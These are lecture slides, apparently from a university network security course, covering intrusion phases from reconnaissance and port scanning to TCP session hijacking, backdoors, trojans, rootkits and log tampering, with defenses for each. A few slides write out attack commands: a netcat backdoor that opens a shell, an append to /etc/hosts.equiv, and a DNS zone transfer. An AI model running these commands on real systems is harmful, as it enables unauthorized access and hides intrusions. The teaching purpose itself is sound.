
IP Address Spoofing in TCP packets
• Attacker cannot see reply packets
Alice M Bob M
Attacker M
1. SYN, IP Alice, SEQA
2. SYN SEQB, ACK SEQA
3. RESET

Guessing a Sequence Number
• Attacker wants to assume Alice’s identity
– He establishes many connections to Bob with his own
identity gets a few sequence numbers
– He disables Alice (DDoS)
– He sends SYN to Bob, Bob replies to Alice, attacker uses
guessed value of SEQB to complete connection – TCP
session hijacking
– If Bob and Alice have trust relationship (/etc/hosts.equiv
file in Linux) he has just gained access to Bob
– He can add his machine to /etc/hosts.equiv
echo “1.2.3.4” >> /etc/hosts.equiv
• How easy is it to guess SEQB?

Guessing a Sequence Number
• It used to be ISN=f(Time), still is in some Windows
versions
Guessing a Sequence Number
• On Linux ISN=f(time)+rand

Guessing a Sequence Number
• On BSD ISN=rand
Spoofing Defenses
• Ingress and egress filtering
• Prohibit source routing option
• Don’t use trust models with IP addresses
• Randomize sequence numbers
At The End of Gaining Access
• Attacker has successfully logged onto a machine
Phase 4: Maintaining Access
• Attacker establishes a listening application on a
port (backdoor) so he can log on any time with or
without a password
• Attackers frequently close security holes they find

Netcat Tool
• Similar to Linux cat command
– http://netcat.sourceforge.net/
– Client: Initiates connection to any port on remote machine
– Server: Listens on any port
– To open a shell on a victim machine
On victim machine: nc –l –p 1234
/* This opens a backdoor */
On attacker machine: nc 123.32.34.54 1234 –c /bin/sh
/* This enters through a backdoor, opens a shell */
Dangerous
Netcat Tool

• Used for
– Port scanning
– Backdoor
– Relaying the attack
Trojans
• Application that claims to do one thing (and looks
like it) but it also does something malicious
• Users download Trojans from Internet (thinking they
are downloading a free game) or get them as
greeting cards in E-mail, or as ActiveX controls when
they visit a Web site
• Trojans can scramble your machine
– They can also open a backdoor on your system
• They will also report successful infection to the
attacker
Back Orifice
• Trojan application that can
– Log keystrokes
– Steal passwords
– Create dialog boxes
– Mess with files, processes or system (registry)
– Redirect packets
– Set up backdoors
– Take over screen and keyboard
– http://www.bo2k.com/
Dangerous
Trojan Defenses
• Antivirus software
• Don’t download suspicious software
• Check MD5 sum on trusted software you
download
• Disable automatic execution of attachments
At the End of Maintaining Access
• The attacker has opened a backdoor and can now
access victim machine at any time
Phase 5: Covering Tracks
• Rootkits
• Alter logs
• Create hard-to-spot files
• Use covert channels
Application Rootkits
• Alter or replace system components
(for instance DLLs)
• E.g., on Linux attacker replaces ls program
• Rootkits frequently come together with sniffers:
– Capture a few characters of all sessions on the Ethernet
and write into a file to steal passwords
– Administrator would notice an interface in promiscuous
mode
• Not if attacker modifies an application that shows interfaces -
netstat
Application Rootkits
• Attacker will modify all key system applications that
could reveal his presence
– List processes e.g. ps
– List files e.g. ls
– Show open ports e.g. netstat
– Show system utilization e.g. top
• He will also substitute modification date with the
one in the past
Defenses Against App. Rootkits
• Don’t let attackers gain root access
• Use integrity checking of files:
– Carry a floppy with md5sum, check hashes of system files
against hashes advertised on vendor site or hashes you
stored before
• Use Tripwire
– Free integrity checker that saves md5 sums of all
important files in a secure database (read only CD), then
verifies them periodically
– http://www.tripwire.org/
Kernel Rootkits
• Replace system calls
– Intercept calls to open one application with calls to open
another, of attacker’s choosing
– Now even checksums don’t help as attacker did not modify
any system applications
– You won’t even see attacker’s files in file listing
– You won’t see some processes or open ports
• Usually installed as kernel modules
• Defenses: disable kernel modules
Altering Logs
• For binary logs:
– Stop logging services
– Load files into memory, change them
– Restart logging service
– Or use special tool
• For text logs simply change file through scripts
• Change login and event logs, command history file,
last login data
Defenses Against Altering Logs
• Use separate log servers
– Machines will send their log messages to these servers
• Encrypt log files
• Make log files append only
• Save logs on write-once media
Creating Hard-to-Spot Files
• Names could look like system file names, but slightly
changed
– Start with .
– Start with . and add spaces
– Make files hidden
• Defenses: intrusion detection systems and caution

lecture5.pptx

  • 1.
  • 2.
    Disclaimer • Some techniquesand tools mentioned in this class could be: – Illegal to use – Dangerous for others – they can crash machines and clog the network – Dangerous for you – downloading the attack code you provide attacker with info about your machine • Don’t use any such tools in real networks – Especially not on USC network – You can only use them in a controlled environment, e.g. DETER testbed Dangerous
  • 3.
    Intrusions • Why dopeople break into computers? • What type of people usually breaks into computers? • I thought that this was a security course. Why are we learning about attacks?
  • 4.
    Intrusion Scenario • Reconnaissance •Scanning • Gaining access at OS, application or network level • Maintaining access • Covering tracks
  • 5.
    Phase 1: Reconnaissance •Get a lot of information about intended target: – Learn how its network is organized – Learn any specifics about OS and applications running
  • 6.
    Low Tech Reconnaissance •Social engineering – Instruct the employees not to divulge sensitive information on the phone • Physical break-in – Insist on using badges for access, everyone must have a badge, lock sensitive equipment – How about wireless access? • Dumpster diving – Shred important documents
  • 7.
    Web Reconnaissance • Searchorganization’s web site – Make sure not to post anything sensitive • Search information on various mailing list archives and interest groups – Instruct your employees what info should not be posted – Find out what is posted about you • Search the Web to find all documents mentioning this company – Find out what is posted about you
  • 8.
    Whois and ARINDatabases • When an organization acquires domain name it provides information to a registrar • Public registrar files contain: – Registered domain names – Domain name servers – Contact people names, phone numbers, E-mail addresses – http://www.networksolutions.com/whois/ • ARIN database – Range of IP addresses – http://whois.arin.net/ui/
  • 9.
    Domain Name System •What does DNS do? • How does DNS work? • Types of information an attacker can gather: – Range of addresses used – Address of a mail server – Address of a web server – OS information – Comments
  • 10.
    Domain Name System •What does DNS do? • How does DNS work? • Types of information an attacker can gather: – Range of addresses used – Address of a mail server – Address of a web server – OS information – Comments
  • 11.
    Interrogating DNS –Zone Transfer $ nslookup Default server:evil.attacker.com Address: 10.11.12.13 server 1.2.3.4 Default server:dns.victimsite.com Address: 1.2.3.4 set type=any ls –d victimsite.com system1 1DINA 1.2.2.1 1DINHINFO “Solaris 2.6 Mailserver” 1DINMX 10 mail1 web 1DINA 1.2.11.27 1DINHINFO “NT4www” Dangerous
  • 12.
    Protecting DNS • Provideonly necessary information – No OS info and no comments • Restrict zone transfers – Allow only a few necessary hosts • Use split-horizon DNS
  • 13.
    Split-horizon DNS • Showa different DNS view to external and internal users Internal DNS Employees External DNS External users Web server Mail server Internal DB
  • 14.
    Reconnaissance Tools • Toolsthat integrate Whois, ARIN, DNS interrogation and many more services: – Applications – Web-based portals • http://www.network-tools.com Dangerous
  • 15.
    At The EndOf Reconnaissance • Attacker has a list of IP addresses assigned to the target network • He has some administrative information about the target network • He may also have a few “live” addresses and some idea about functionalities of the attached computers
  • 16.
    Phase 2: Scanning •Detecting information useful for break-in – Live machines – Network topology – Firewall configuration – Applications and OS types – Vulnerabilities
  • 17.
    Network Mapping • Findinglive hosts – Ping sweep – TCP SYN sweep • Map network topology – Traceroute • Sends out ICMP or UDP packets with increasing TTL • Gets back ICMP_TIME_EXCEEDED message from intermediate routers
  • 18.
    Traceroute A R1 R2R3 db www mail 1. ICMP_ECHO to www.victim.com TTL=1 1a. ICMP_TIME_EXCEEDED from R1 victim.com A: R1 is my first hop to www.victim.com!
  • 19.
    A R1 R2R3 db www mail 2. ICMP_ECHO to www.victim.com TTL=2 2a. ICMP_TIME_EXCEEDED from R2 victim.com A: R1-R2 is my path to www.victim.com! Traceroute
  • 20.
    A R1 R2R3 db www mail 3. ICMP_ECHO to www.victim.com TTL=3 3a. ICMP_TIME_EXCEEDED from R3 victim.com A: R1-R2-R3 is my path to www.victim.com! Traceroute
  • 21.
    A R1 R2R3 db www mail 4. ICMP_ECHO to www.victim.com TTL=4 4a. ICMP_REPLY from www.victim.com victim.com A: R1-R2-R3-www is my path to www.victim.com Traceroute
  • 22.
    A R1 R2R3 db www mail Repeat for db and mail servers victim.com A: R1-R2-R3-www is my path to www.victim.com R1-R2-R3-db is my path to db.victim.com R1-R2-R3-mail is my path to mail.victim.com  Victim network is a star with R3 at the center Traceroute
  • 23.
    Network Mapping Tools •Cheops – Linux application – http://cheops-ng.sourceforge.net/ – Automatically performs ping sweep and network mapping and displays results in a GUI Dangerous
  • 24.
    Defenses Against NetworkMapping And Scanning • Filter out outgoing ICMP traffic – Maybe allow for your ISP only • Use Network Address Translation (NAT) NAT box A B C D Internal hosts with 192.168.0.0/16 1.2.3.4 8.9.10.11
  • 25.
    How NATs Work •For internal hosts to go out – B sends traffic to www.google.com – NAT modifies the IP header of this traffic • Source IP: B NAT • Source port: B’s chosen port Y  random port X – NAT remembers that whatever comes for it on port X should go to B on port Y – Google replies, NAT modifies the IP header • Destination IP: NAT B • Destination port: X  Y
  • 26.
    How NATs Work •For public services offered by internal hosts – You advertise your web server A at NAT’s address (1.2.3.4 and port 80) – NAT remembers that whatever comes for it on port 80 should go to A on port 80 – External clients send traffic to 1.2.3.4:80 – NAT modifies the IP header of this traffic • Destination IP: NAT A • Destination port: NAT’s port 80  A’s service port 80 – A replies, NAT modifies the IP header • Source IP: ANAT • Source port: 80  80
  • 27.
    How NATs Work •What if you have another Web server C – You advertise your web server A at NAT’s address (1.2.3.4 and port 55) – not a standard Web server port so clients must know to talk to a diff. port – NAT remembers that whatever comes for it on port 55 should go to C on port 80 – External clients send traffic to 1.2.3.4:55 – NAT modifies the IP header of this traffic • Destination IP: NAT C • Destination port: NAT’s port 55 C’s service port 80 – C replies, NAT modifies the IP header • Source IP: CNAT, source port: 80  55
  • 28.
    Port Scanning • Findingapplications that listen on ports • Send various packets: – Establish and tear down TCP connection – Half-open and tear down TCP connection – Send invalid TCP packets: FIN, Null, Xmas scan – Send TCP ACK packets – find firewall holes – Obscure the source – FTP bounce scans – UDP scans – Find RPC applications Dangerous
  • 29.
    Port Scanning • Setsource port and address – To allow packets to pass through the firewall – To hide your source address • Use TCP fingerprinting to find out OS type – TCP standard does not specify how to handle invalid packets – Implementations differ a lot
  • 30.
    Port Scanning Tools •Nmap – Unix and Windows NT application and GUI – http://nmap.org/ – Various scan types – Adjustable timing Dangerous
  • 31.
    Defenses Against PortScanning • Close all unused ports • Remove all unnecessary services • Filter out all unnecessary traffic • Find openings before the attackers do • Use smart filtering, based on client’s IP
  • 32.
    Firewalk: Determining FirewallRules • Find out firewall rules for new connections • We don’t care about target machine, just about packet types that can get through the firewall – Find out distance to firewall using traceroute – Ping arbitrary destination setting TTL=distance+1 – If you receive ICMP_TIME_EXCEEDED message, the ping went through
  • 33.
    Defenses Against Firewalking •Filter out outgoing ICMP traffic • Use firewall proxies – This defense works because a proxy recreates each packet including the TTL field – The destination host would have to be set up to ignore messages that are not allowed
  • 34.
    Vulnerability Scanning • Theattacker knows OS and applications installed on live hosts – He can now find for each combination • Vulnerability exploits • Common configuration errors • Default configuration • Vulnerability scanning tool uses a database of known vulnerabilities to generate packets • Vulnerability scanning is also used for sysadmin
  • 35.
    Vulnerability Scanning Tools •SARA – http://www-arc.com/sara • SAINT – http://www.saintcorporation.com • Nessus – http://www.nessus.org Dangerous
  • 36.
    Defenses Against Vulnerability Scanning •Close your ports and keep systems patched • Find your vulnerabilities before the attackers do
  • 37.
    At The EndOf Scanning Phase • Attacker has a list of “live” IP addresses • Open ports and applications at live machines • Some information about OS type and version of live machines • Some information about application versions at open ports • Information about network topology • Information about firewall configuration
  • 38.
